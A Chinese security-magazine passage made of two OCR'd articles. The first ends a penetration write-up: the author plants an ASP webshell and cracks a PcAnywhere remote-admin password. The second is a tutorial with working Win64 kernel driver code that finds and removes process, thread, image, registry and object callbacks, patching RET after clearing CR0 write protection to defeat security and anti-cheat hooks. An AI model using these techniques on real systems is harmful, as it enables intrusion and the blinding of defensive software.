


图 15 读取 Radmin2.x 的口令值失败

5.使用 asp 的 webshell 来提升权限

在有些情况下，aspx 的 webshell 不好使，但 asp 的 webshell 执行效果比较好，如图 16 所示，上传一个 asp 的 webshell，然后分别查看 serv-u 和 PcAnyWhere，系统使用了 PcAnyWhere 进行远程管理。将其配置文件 CIF 下载到本地。




图 16 获取 PcanyWhere 的配置文件

6.获取 PcanyWhere 的密码

使用“Symantec PcanyWhere Password Crack”软件直接破解刚才获取的 CIF 配置文件，如图 17 所示，顺利的读出 PcanyWhere 远程连接的用户名和密码，后面我安装了 Symantec PcanyWhere，通过它来连接该服务器，连接成功后需要用户名和密码才能进行完全控制。




图 17 破解 PcAnywhere 远程管理密码

总结与体会

本次安全检测发现了漏洞，成功获取了 Webshell，且在一定几率下还可以完全控制该服务器（等待管理员进入系统后，未锁定屏幕的过程中，通过 PcanyWhere 来实施远程控制），在本次检测过程中有以下一些收获和体会：

1．在网络安全攻防实战过程中丰富了安全渗透和检测实践经验。

本次检测熟悉了 aspxspy 这个功能强大的 asp.net 的 webshell，该 webshell 最大的优点是在获取某一个 Webshell 后可以通过它来下载其它绑定域名站点的数据库。

2.加深对站点安全防护的认识。

在本次检测中我可以明显的感觉到该主机系统进行了一些安全防护，除了 PcanyWhere 程序权限设置不严格外，其它部分的权限设置的还可以。即使入侵者拿到了 Webshell 也无法控制服务器，虽然以牺牲用户资料为代价。

（完）

Windows64 枚举并删除内核回调

文/图 胡文亮

Win64 系统在正常情况下，不能使用 SSDT HOOK 和内核 INLINE HOOK，所以很多主动防御和游戏保护基本都只能使用内核回调来替代 HOOK 实现部分功能。在 WIN64 系统，重要的内核回调包括：ProcessNotify（进程创建/退出）、ThreadNotify（线程创建/退出）、ImageNotify（DLL/驱动加载）、CmpCallback（注册表修改）、ObCallback（打开进程/线程句柄）和 MiniFilter 的 PreCall/PostCall（文件操作）。本文就告诉大家如何在内核里删除这些回调，让别人设下的回调失去作用。

ProcessNotify 和 ThreadNotify

我们注册的进程回调，会存储在一个名为 PspCreateProcessNotifyRoutine 的数组里。PspCreateProcessNotifyRoutine 可以理解成一个 PVOID 数组，它记录了系统里所有进程回调的地址。这个数组最大长度是 64*sizeof(PVOID)。所以枚举进程回调的思路如下：找到这个数组的地址，然后解密数组的数据，得到所有回调的地址（这个数组记录的数据并不是回调的地址，而是经过加密地址，需要解密才行）。枚举线程回调同理，要找到 PspCreateThreadNotifyRoutine 的地址（这个数组最大长度也是 64*sizeof(PVOID)），然后解密数据，并把解密后的地址打印出来。

至于怎么处理这些回调就简单了。可以使用标准函数（PsSetCreateProcessNotifyRoutine、PsRemoveCreateThreadNotifyRoutine）将其摘掉，也可以直接在回调函数首地址写入 RET 把回调函数废掉。WIN64AST 就提供了两种办法处理，以对付某些奸诈的游戏保护。

首先要获得 PspCreateProcessNotifyRoutine 的地址。PspCreateProcessNotifyRoutine 在 PspSetCreateProcessNotifyRoutine 函数里出现了。而 PspSetCreateProcessNotifyRoutine 则在 PsSetCreateProcessNotifyRoutine 中被调用（注意前一个是 PspXXX，后一个是 PsXXX）。找到 PspSetCreateProcessNotifyRoutine 之后，再匹配特征码：

```
lkd> U PsSetCreateProcessNotifyRoutine
nt!PsSetCreateProcessNotifyRoutine:
fffff800`042d83c0 4533c0        xor     r8d,r8d
fffff800`042d83c3 e9e8fdffff    jmp     nt!PspSetCreateProcessNotifyRoutine
(fffff800`042d81b0)
fffff800`042d83c8 90            nop
fffff800`042d83c9 90            nop
fffff800`042d83ca 90            nop
fffff800`042d83cb 90            nop
fffff800`042d83cc 90            nop
fffff800`042d83cd 90            nop
lkd> uf  PspSetCreateProcessNotifyRoutine
nt!PspSetCreateProcessNotifyRoutine:
fffff800`042d81b0 48895c2408    mov     qword ptr [rsp+8],rbx
fffff800`042d81b5 48896c2410    mov     qword ptr [rsp+10h],rbp
fffff800`042d81ba 4889742418    mov     qword ptr [rsp+18h],rsi
```

```
fffff800`042d81bf 57                push    rdi
fffff800`042d81c0 4154              push    r12
fffff800`042d81c2 4155              push    r13
fffff800`042d81c4 4156              push    r14
fffff800`042d81c6 4157              push    r15
fffff800`042d81c8 4883ec20          sub     rsp,20h
fffff800`042d81cc 4533e4            xor     r12d,r12d
fffff800`042d81cf 418ae8            mov     bpl,r8b
fffff800`042d81d2 4c8be9            mov     r13,rcx
fffff800`042d81d5 418d5c2401        lea     ebx,[r12+1]
fffff800`042d81da 413ad4            cmp     dl,r12b
fffff800`042d81dd 0f840e010000      je      nt!PspSetCreateProcessNotifyRoutine+0x141
(fffff800`042d82f1)

nt!PspSetCreateProcessNotifyRoutine+0x33:
fffff800`042d81e3 65488b3c2588010000 mov    rdi,qword ptr gs:[188h]
fffff800`042d81ec 83c8ff            or      eax,0FFFFFFFFh
fffff800`042d81ef 660187c4010000    add     word ptr [rdi+1C4h],ax
fffff800`042d81f6 4c8d358395d6ff    lea     r14,[nt!PspCreateProcessNotifyRoutine
(fffff800`04041780)]
//省略后续无关代码
```

于是我们根据特征码写出了以下代码（仅在 WIN7X64 上有效，WIN8、8.1 需要自己重新定义特征码）。

```
ULONG64 FindPspCreateProcessNotifyRoutine()
{
    LONG            OffsetAddr=0;
    ULONG64         i=0,pCheckArea=0;
    UNICODE_STRING  unstrFunc;
    //获得 PsSetCreateProcessNotifyRoutine 的地址
    RtlInitUnicodeString(&unstrFunc, L"PsSetCreateProcessNotifyRoutine");
    pCheckArea = (ULONG64)MmGetSystemRoutineAddress (&unstrFunc);
    //获得 PspSetCreateProcessNotifyRoutine 的地址
    memcpy(&OffsetAddr,(PUCHAR)pCheckArea+4,4);
    pCheckArea=(pCheckArea+3)+5+OffsetAddr;
    DbgPrint("PspSetCreateProcessNotifyRoutine: %llx",pCheckArea);
    //获得 PspCreateProcessNotifyRoutine 的地址
    for(i=pCheckArea;i<pCheckArea+0xff;i++)
    {
        if(*(PUCHAR)i==0x4c && *(PUCHAR)(i+1)==0x8d && *(PUCHAR)(i+2)==0x35)
        {
            LONG OffsetAddr=0;
            memcpy(&OffsetAddr,(PUCHAR)(i+3),4);
```

```
                return OffsetAddr+7+i;
            }
        }
        return 0;
    }
```

找到了 PspCreateProcessNotifyRoutine，枚举操作就好办了。需要说明的是，在 PspCreateProcessNotifyRoutine 里的数据竟然被加密了，需要把数组的值和 0xfffffffffffffff8 进行“与”位运算才可以。

```
void EnumCreateProcessNotify()
{
    int i=0;
    BOOLEAN b;
    ULONG64NotifyAddr=0,MagicPtr=0;
    ULONG64PspCreateProcessNotifyRoutine=FindPspCreateProcessNotifyRoutine();
    DbgPrint("PspCreateProcessNotifyRoutine: %llx",PspCreateProcessNotifyRoutine);
    if(!PspCreateProcessNotifyRoutine)
        return;
    for(i=0;i<64;i++)
    {
        MagicPtr=PspCreateProcessNotifyRoutine+i*8;
        NotifyAddr=*(PULONG64)(MagicPtr);
        if(MmIsAddressValid((PVOID)NotifyAddr) && NotifyAddr!=0)
        {
            NotifyAddr=*(PULONG64)(NotifyAddr & 0xfffffffffffffff8);
            DbgPrint("[CreateProcess]%llx",NotifyAddr);
        }
    }
}
```

枚举线程回调同理，先找到 PspCreateThreadNotifyRoutine 的地址。此符号存在于 PsSetCreateThreadNotifyRoutine 里：

```
lkd> uf PsSetCreateThreadNotifyRoutine
nt!PsSetCreateThreadNotifyRoutine:
fffff800`042a7be0 48895c2408          mov        qword ptr [rsp+8],rbx
fffff800`042a7be5 57                  push       rdi
fffff800`042a7be6 4883ec20            sub        rsp,20h
fffff800`042a7bea 33d2                xor        edx,edx
fffff800`042a7bec e86faffeff          call       nt!ExAllocateCallBack (fffff800`04292b60)
fffff800`042a7bf1 488bf8              mov        rdi,rax
fffff800`042a7bf4 4885c0              test       rax,rax
fffff800`042a7bf7  7507                  jne          nt!PsSetCreateThreadNotifyRoutine+0x20
```

(fffff800`042a7c00)

nt!PsSetCreateThreadNotifyRoutine+0x19:
fffff800`042a7bf9 b89a0000c0 mov eax,0C000009Ah
fffff800`042a7bfe eb4a jmp nt!PsSetCreateThreadNotifyRoutine+0x6a
(fffff800`042a7c4a)

nt!PsSetCreateThreadNotifyRoutine+0x20:
fffff800`042a7c00 33db xor ebx,ebx

nt!PsSetCreateThreadNotifyRoutine+0x22:
fffff800`042a7c02 488d0d5799d9ff lea rcx,[nt!PspCreateThreadNotifyRoutine
(fffff800`04041560)]
fffff800`042a7c09 4533c0 xor r8d,r8d
fffff800`042a7c0c 488bd7 mov rdx,rdi
fffff800`042a7c0f 488d0cd9 lea rcx,[rcx+rbx*8]
fffff800`042a7c13 e83814f8ff call nt!ExCompareExchangeCallBack
(fffff800`04229050)
fffff800`042a7c18 84c0 test al,al
fffff800`042a7c1a 7511 jne nt!PsSetCreateThreadNotifyRoutine+0x4d
(fffff800`042a7c2d)
//省略后续无关内容

枚举的代码也类似：

```
void EnumCreateThreadNotify()
{
    int i=0;
    BOOLEAN b;
    ULONG64NotifyAddr=0,MagicPtr=0;
    ULONG64PspCreateThreadNotifyRoutine=FindPspCreateThreadNotifyRoutine();
    DbgPrint("PspCreateThreadNotifyRoutine: %llx",PspCreateThreadNotifyRoutine);
    if(!PspCreateThreadNotifyRoutine)
        return;
    for(i=0;i<64;i++)
    {
        MagicPtr=PspCreateThreadNotifyRoutine+i*8;
        NotifyAddr=*(PULONG64)(MagicPtr);
        if(MmIsAddressValid((PVOID)NotifyAddr) && NotifyAddr!=0)
        {
            NotifyAddr=*(PULONG64)(NotifyAddr & 0xfffffffffffffff8);
            DbgPrint("[CreateThread]%llx",NotifyAddr);
        }
    }
```

```
}
```

最后执行的效果如图 1 所示。

#	Time	Debug Print
1	0.00000000	[WIN64LUD]DriverEntry
2	9.69565201	PspSetCreateProcessNotifyRoutine: fffff800042d81b0
3	9.69566441	PspCreateProcessNotifyRoutine: fffff80004041780
4	9.69567204	[CreateProcess]fffff80003e65af0
5	9.69567966	[CreateProcess]fffff880012121e0
6	9.69568443	[CreateProcess]fffff8800107e3d0
7	9.69569016	[CreateProcess]fffff880016fa3c0
8	9.69569588	[CreateProcess]fffff88000d57ba0
9	9.69570255	[CreateProcess]fffff88002a2ed2c
10	9.69575882	PsSetCreateThreadNotifyRoutine: fffff800042a7be0
11	9.69576740	PspCreateThreadNotifyRoutine: fffff80004041560
12	9.69577408	[CreateThread]fffff88002de80dc
13	9.69577980	[CreateThread]fffff88002de80f0

图 1

因干净的 WIN7X64 系统是没有 CreateThread 回调的。为了体现枚举效果，特意在示例代码里增加了创建线程回调的代码。

ImageNotify

与进程/线程回调类似，映像回调也存储在数组里。这个数组的“符号名”是 PspLoadImageNotifyRoutine。我们可以在 PsSetLoadImageNotifyRoutine 中找到它。

```
lkd> uf PsSetLoadImageNotifyRoutine
nt!PsSetLoadImageNotifyRoutine:
fffff800`02e9fb60 48895c2408      mov     qword ptr [rsp+8],rbx
fffff800`02e9fb65 57              push    rdi
fffff800`02e9fb66 4883ec20        sub     rsp,20h
fffff800`02e9fb6a 33d2            xor     edx,edx
fffff800`02e9fb6c  e8efaffeff              call        nt!ExAllocateCallBack
(fffff800`02e8ab60)
fffff800`02e9fb71 488bf8          mov     rdi,rax
fffff800`02e9fb74 4885c0          test    rax,rax
fffff800`02e9fb77    7507                                                  jne
nt!PsSetLoadImageNotifyRoutine+0x20 (fffff800`02e9fb80)

nt!PsSetLoadImageNotifyRoutine+0x19:
fffff800`02e9fb79 b89a0000c0      mov     eax,0C000009Ah
fffff800`02e9fb7e    eb4a                                                  jmp
nt!PsSetLoadImageNotifyRoutine+0x6a (fffff800`02e9fbca)

nt!PsSetLoadImageNotifyRoutine+0x20:
fffff800`02e9fb80 33db            xor     ebx,ebx

nt!PsSetLoadImageNotifyRoutine+0x22:
fffff800`02e9fb82 488d0d7799d9ff  lea     rcx,[nt!PspLoadImageNotifyRoutine
```

```
(fffff800`02c39500)]
    fffff800`02e9fb89 4533c0          xor     r8d,r8d
    fffff800`02e9fb8c 488bd7          mov     rdx,rdi
    fffff800`02e9fb8f 488d0cd9        lea     rcx,[rcx+rbx*8]
    fffff800`02e9fb93  e8b814f8ff         call      nt!ExCompareExchangeCallBack
(fffff800`02e21050)
    fffff800`02e9fb98 84c0            test    al,al
    fffff800`02e9fb9a    7511                                                jne
nt!PsSetLoadImageNotifyRoutine+0x4d (fffff800`02e9fbad)
```

实现的代码如下：

```
ULONG64 FindPspLoadImageNotifyRoutine()
{
    ULONG64          i=0,pCheckArea=0;
    UNICODE_STRING  unstrFunc;
    RtlInitUnicodeString(&unstrFunc, L"PsSetLoadImageNotifyRoutine");
    pCheckArea = (ULONG64)MmGetSystemRoutineAddress (&unstrFunc);
    DbgPrint("PsSetLoadImageNotifyRoutine: %llx",pCheckArea);
    for(i=pCheckArea;i<pCheckArea+0xff;i++)
    {
        if(*(PUCHAR)i==0x48 && *(PUCHAR)(i+1)==0x8d && *(PUCHAR)(i+2)==0x0d)
//lea rcx,xxxx
        {
            LONG OffsetAddr=0;
            memcpy(&OffsetAddr,(PUCHAR)(i+3),4);
            return OffsetAddr+7+i;
        }
    }
    return 0;
}
```

枚举的过程与枚举进程和线程回调类似，从数组中读取值之后，需要进行位运算“解密”才能得到地址。

```
void EnumLoadImageNotify()
{
    int i=0;
    BOOLEAN b;
    ULONG64 NotifyAddr=0,MagicPtr=0;
    ULONG64 PspLoadImageNotifyRoutine=FindPspLoadImageNotifyRoutine();
    DbgPrint("PspLoadImageNotifyRoutine: %llx",PspLoadImageNotifyRoutine);
    if(!PspLoadImageNotifyRoutine)
        return;
```

```
        for(i=0;i<8;i++)
        {
            MagicPtr=PspLoadImageNotifyRoutine+i*8;
            NotifyAddr=*(PULONG64)(MagicPtr);
            if(MmIsAddressValid((PVOID)NotifyAddr) && NotifyAddr!=0)
            {
                NotifyAddr=*(PULONG64)(NotifyAddr & 0xfffffffffffffff8);
                DbgPrint("[LoadImage]%llx",NotifyAddr);
            }
        }
    }
```

删除回调的方法就是调用 PsRemoveLoadImageNotifyRoutine 实现，也可以通过写入机器码（RET）让回调直接返回。最后执行效果如图 2 所示。

Time	Debug Print
0.00000000	PsSetLoadImageNotifyRoutine: fffff80002e9fb60
0.00000286	PspLoadImageNotifyRoutine: fffff80002c39500
0.00000468	[LoadImage]fffff80002daecc0
0.00000629	[LoadImage]fffff880082c7758

图 2

在干净的 WIN7X64 系统，可能没有 LoadImage 回调，为了体现枚举效果，可以在测试驱动前运行一下 WIN64AST。

但我想说明的是，用这三种回调（CreateProcess、CreateThread、LoadImage）来做监控其实并不怎么靠谱，因为系统里存在一个开关，叫做 PspNotifyEnableMask，如果它的值被设置为 0，那么所有的相关操作都不会经过回调。换句话说，如果 PspNotifyEnableMask 等于 0，那么所有的进程、线程、映像回调都会失效。不过这个变量并没有在导出函数中直接出现，所以找到它略难。

CmpCallback

注册表回调在 XP 系统上貌似是一个数组，但是从 Windows 2003 开始，就变成了一个链表。这个链表头称为 CallbackListHead，可在 CmUnRegisterCallback 中找到。

```
lkd> uf CmUnRegisterCallback
nt!CmUnRegisterCallback:
fffff800`01cba790 48894c2408      mov     qword ptr [rsp+8],rcx
fffff800`01cba795 53              push    rbx
fffff800`01cba796 56              push    rsi
fffff800`01cba797 57              push    rdi
fffff800`01cba798 4154            push    r12
fffff800`01cba79a 4155            push    r13
fffff800`01cba79c 4156            push    r14
fffff800`01cba79e 4157            push    r15
fffff800`01cba7a0 4883ec60        sub     rsp,60h
fffff800`01cba7a4 41bc0d0000c0    mov     r12d,0C000000Dh
fffff800`01cba7aa 4489a424b0000000 mov    dword ptr [rsp+0B0h],r12d
```

```
fffff800`01cba7b2 33db                  xor         ebx,ebx
fffff800`01cba7b4 48895c2448            mov         qword ptr [rsp+48h],rbx
fffff800`01cba7b9 33c0                  xor         eax,eax
fffff800`01cba7bb 4889442450            mov         qword ptr [rsp+50h],rax
fffff800`01cba7c0 4889442458            mov         qword ptr [rsp+58h],rax
fffff800`01cba7c5 448d6b01              lea         r13d,[rbx+1]
fffff800`01cba7c9 458afd                mov         r15b,r13b
fffff800`01cba7cc 4488ac24a8000000 mov          byte ptr [rsp+0A8h],r13b
fffff800`01cba7d4 440f20c7              mov         rdi,cr8
fffff800`01cba7d8 450f22c5              mov         cr8,r13
fffff800`01cba7dc f00fba351b6adcff00 lock btr dword ptr [nt!CallbackUnregisterLock
(fffff800`01a81200)],0
fffff800`01cba7e5 720c                  jb          nt!CmUnRegisterCallback+0x63
(fffff800`01cba7f3)

//省略中间无关代码

nt!CmUnRegisterCallback+0xc6:
fffff800`01cba856 4533c0                xor         r8d,r8d
fffff800`01cba859 488d542420            lea         rdx,[rsp+20h]
fffff800`01cba85e 488d0d6b69dcff    lea         rcx,[nt!CallbackListHead (fffff800`01a811d0)]
fffff800`01cba865 e8a261e5ff            call        nt!CmListGetNextElement (fffff800`01b10a0c)
fffff800`01cba86a 488bf8                mov         rdi,rax
fffff800`01cba86d 4889442428            mov         qword ptr [rsp+28h],rax
fffff800`01cba872 483bc3                cmp         rax,rbx
fffff800`01cba875 0f84b8000000          je          nt!CmUnRegisterCallback+0x1a3
(fffff800`01cba933)
```

搜索的过程与寻找进程、线程、映像的数组类似，根据 lea REG,XXX 来定位。不过为了更加精准，这次我采用两次 lea REG,XXX 来定位。

```
ULONG64 FindCmpCallbackAfterXP()
{
    ULONG64             uiAddress=0;
    PUCHAR              pCheckArea=NULL, i=0, j=0, StartAddress=0, EndAddress=0;
    ULONG64             dwCheckAddr=0;
    UNICODE_STRING  unstrFunc;
    UCHAR b1=0,b2=0,b3=0;
    ULONG templong=0,QuadPart=0xfffff800;
    RtlInitUnicodeString(&unstrFunc, L"CmUnRegisterCallback");
    pCheckArea = (UCHAR*)MmGetSystemRoutineAddress (&unstrFunc) ;
    if (!pCheckArea)
    {
        KdPrint(("MmGetSystemRoutineAddress failed."));
```

```
        return 0;
    }
    StartAddress = (PUCHAR)pCheckArea;
    EndAddress = (PUCHAR)pCheckArea + PAGE_SIZE;
    for(i=StartAddress;i<EndAddress;i++)
    {
        if( MmIsAddressValid(i) && MmIsAddressValid(i+1) && MmIsAddressValid(i+2) )
        {
            b1=*i;
            b2=*(i+1);
            b3=*(i+2);
            if( b1==0x48 && b2==0x8d && b3==0x0d ) //488d0d(lea rcx,)
            {
                j=i-5;
                b1=*j;
                b2=*(j+1);
                b3=*(j+2);
                if( b1==0x48 && b2==0x8d && b3==0x54 ) //488d54(lea rdx,)
                {
                    memcpy(&templong,i+3,4);
                    uiAddress = MakeLong64ByLong32(templong) + (ULONGLONG)i + 7;
                    return uiAddress;
                }
            }
        }
    }
    return 0;
}
```

定位完毕之后，就是枚举链表了。注册表回调是一个“结构体链表”，类似于 EPROCESS，它的定义如下：

```
typedef struct _CM_NOTIFY_ENTRY
{
    LIST_ENTRY          ListEntryHead;
    ULONG               UnKnown1;
    ULONG               UnKnown2;
    LARGE_INTEGER       Cookie;
    ULONG64             Context;
    ULONG64             Function;
}CM_NOTIFY_ENTRY, *PCM_NOTIFY_ENTRY;
```

我们只关心两个值，一个是 Cookie，一个是 Function。前者可以理解成注册表回调的“句柄”（用 CmUnRegisterCallback 注销回调传入的就是这个 Cookie），后者是回调函数的地址。

代码如下：

```
ULONG CountCmpCallbackAfterXP(ULONG64* pPspLINotifyRoutine)
{
    ULONG                sum = 0;
    ULONG64              dwNotifyItemAddr;
    ULONG64*             pNotifyFun;
    ULONG64*             baseNotifyAddr;
    ULONG64              dwNotifyFun;
    LARGE_INTEGER        cmpCookie;
    PLIST_ENTRY          notifyList;
    PCM_NOTIFY_ENTRY     notify;
    dwNotifyItemAddr = *pPspLINotifyRoutine;
    notifyList = (LIST_ENTRY *)dwNotifyItemAddr;
    do
    {
        notify = (CM_NOTIFY_ENTRY *)notifyList;
        if (MmIsAddressValid(notify))
        {
            if (MmIsAddressValid((PVOID)(notify->Function)) && notify->Function >
0x8000000000000000)
            {
                DbgPrint("[CmCallback]Function=%p\tCookie=%p",
(PVOID)(notify->Function),(PVOID)(notify->Cookie.QuadPart));
                //notify->Function=(ULONG64)MyRegistryCallback;
                sum ++;
            }
        }
        notifyList = notifyList->Flink;
    }while ( notifyList != ((LIST_ENTRY*)(*pPspLINotifyRoutine)) );
    return sum;
}
```

执行效果类似于图 3。

```
11.94157314    [MY FUNCTION]: FFFFF88003C23008
11.94157600    [MY COOKIE]: 01CEF9B0165BD342
11.94158268    CmCallbackListHead: FFFFF800040C91D0
11.94158459    [CmCallback]Function=FFFFF88005ED2CB8 Cookie=01CEF9B0165BD341
11.94158554    [CmCallback]Function=FFFFF88003C23008 Cookie=01CEF9B0165BD342
```

图 3

不过需要注意的是，干净的 WIN7X64 系统是没有注册表回调的。为了体现枚举效果，可以在测试驱动前运行 WIN64AST。对付注册表回调有三种方法（老三套）：1.直接使用 CmUnRegisterCallback 把回调注销；2.把链表中记录的回调地址修改为自定义的空函数的回调地址；3.直接在目标回调地址上写一个 RET，使其不执行任何代码就返回。第三种方法没有针对性，可以用于对付任何回调函数。DisableFunctionWithReturnValue 用来对付有返回值

的回调函数，DisableFunctionWithoutReturnValue 用于对付无返回值的回调函数。

```
KIRQL WPOFFx64()
{
    KIRQL irql=KeRaiseIrqlToDpcLevel();
    UINT64 cr0=__readcr0();
    cr0 &= 0xfffffffffffeffff;
    __writecr0(cr0);
    _disable();
    return irql;
}

void WPONx64(KIRQL irql)
{
    UINT64 cr0=__readcr0();
    cr0 |= 0x10000;
    _enable();
    __writecr0(cr0);
    KeLowerIrql(irql);
}

VOID DisableFunctionWithReturnValue(PVOID Address)
{
    KIRQL irql;
    CHAR patchCode[] = "\x33\xC0\xC3";  //xor eax,eax + ret
    if(MmIsAddressValid(Address))
    {
        irql=WPOFFx64();
        memcpy(Address,patchCode,3);
        WPONx64(irql);
    }
}

VOID DisableFunctionWithoutReturnValue(PVOID Address)
{
    KIRQL irql;
    if(MmIsAddressValid(Address))
    {
        irql=WPOFFx64();
        RtlFillMemory(Address,1,0xC3);
        WPONx64(irql);
    }
}
```

ObCallback

对象回调存储在对应对象结构体里，简单来说，就是存储在 ObjectType. CallbackList 这个双向链表里。但对象结构体在每个系统上都不一定相同。比如 WIN7X64 的结构体如下：

```
ntdll!_OBJECT_TYPE
    +0x000 TypeList             : _LIST_ENTRY
    +0x010 Name                 : _UNICODE_STRING
    +0x020 DefaultObject        : Ptr64 Void
    +0x028 Index                : UChar
    +0x02c TotalNumberOfObjects : Uint4B
    +0x030 TotalNumberOfHandles : Uint4B
    +0x034 HighWaterNumberOfObjects : Uint4B
    +0x038 HighWaterNumberOfHandles : Uint4B
    +0x040 TypeInfo             : _OBJECT_TYPE_INITIALIZER
    +0x0b0 TypeLock             : _EX_PUSH_LOCK
    +0x0b8 Key                  : Uint4B
    +0x0c0 CallbackList         : _LIST_ENTRY
```

按理来说，知道了回调存储的地址，枚举应该就很简单了。但是只有一个链表能知道什么？对象回调至少有三个关键信息：PreCall 函数地址，PostCall 函数地址，回调句柄。这些信息藏在哪里呢？当年我对此感到百思不得其解。后来经过研究，发现秘密就藏在 CallbackList 的第二项以及之后。换句话说，在 ListHead->Flink 以及之后大有乾坤。Object.CallbackList->FLink 指向的地址，是一个结构体链表，它的定义如下：

```
typedef struct    _OB_CALLBACK
{
    LIST_ENTRY    ListEntry;
    ULONG64       Unknown;
    ULONG64       ObHandle;
    ULONG64       ObjTypeAddr;
    ULONG64       PreCall;
    ULONG64       PostCall;
} OB_CALLBACK, *POB_CALLBACK;
```

微软没有公开这个结构体的定义，这个结构体是我逆向出来的，但是至少在 WIN7、WIN8 和 WIN8.1 上通用。知道了结构体的定义，枚举就方便了（WINDOWS 目前仅有进程对象回调和线程对象回调，但就算以后有了其它回调，也是通用的）。

```
ULONG EnumObCallbacks()
{
    ULONG c=0;
    PLIST_ENTRY CurrEntry=NULL;
    POB_CALLBACK pObCallback;
    BOOLEAN IsTxCallback;
```

```
        ULONG64 ObProcessCallbackListHead = *(ULONG64*)PsProcessType + ObjectCallbackListOffset;
        ULONG64 ObThreadCallbackListHead = *(ULONG64*)PsThreadType + ObjectCallbackListOffset;
        //
        dprintf("ObProcessCallbackListHead: %p\n",ObProcessCallbackListHead);
        CurrEntry=((PLIST_ENTRY)ObProcessCallbackListHead)->Flink;  //list_head 的数据是垃圾数据，忽略
        do
        {
            pObCallback=(POB_CALLBACK)CurrEntry;
            if(pObCallback->ObHandle!=0)
            {
                dprintf("ObHandle: %p\n",pObCallback->ObHandle);
                dprintf("PreCall: %p\n",pObCallback->PreCall);
                dprintf("PostCall: %p\n",pObCallback->PostCall);
                c++;
            }
            CurrEntry = CurrEntry->Flink;
        }
        while(CurrEntry != (PLIST_ENTRY)ObProcessCallbackListHead);
        //
        dprintf("ObThreadCallbackListHead: %p\n",ObThreadCallbackListHead);
        CurrEntry=((PLIST_ENTRY)ObThreadCallbackListHead)->Flink;  //list_head 的数据是垃圾数据，忽略
        do
        {
            pObCallback=(POB_CALLBACK)CurrEntry;
            if(pObCallback->ObHandle!=0)
            {
                dprintf("ObHandle: %p\n",pObCallback->ObHandle);
                dprintf("PreCall: %p\n",pObCallback->PreCall);
                dprintf("PostCall: %p\n",pObCallback->PostCall);
                c++;
            }
            CurrEntry = CurrEntry->Flink;
        }
        while(CurrEntry != (PLIST_ENTRY)ObThreadCallbackListHead);
        dprintf("ObCallback count: %ld\n",c);
        return c;
    }
```

